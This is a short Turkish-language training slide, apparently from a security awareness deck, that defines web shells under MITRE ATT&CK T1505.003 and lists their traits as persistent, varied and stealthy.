
Gizli Anahtar: Web kabukları

Mitre ATT&CK® T1505.003


Web'e yönelik uygulama güvenlik açıkları aracılığıyla bir web sunucusuna yüklenen **kötü amaçlı komut dosyaları** (genellikle .asp, .php, .jsp dosyaları), **kalıcı uzaktan erişime** ve **saldırıların tırmanmasına** olanak tanır



1
Kalıcı




2
Çeşitli




3
Gizli

Shells

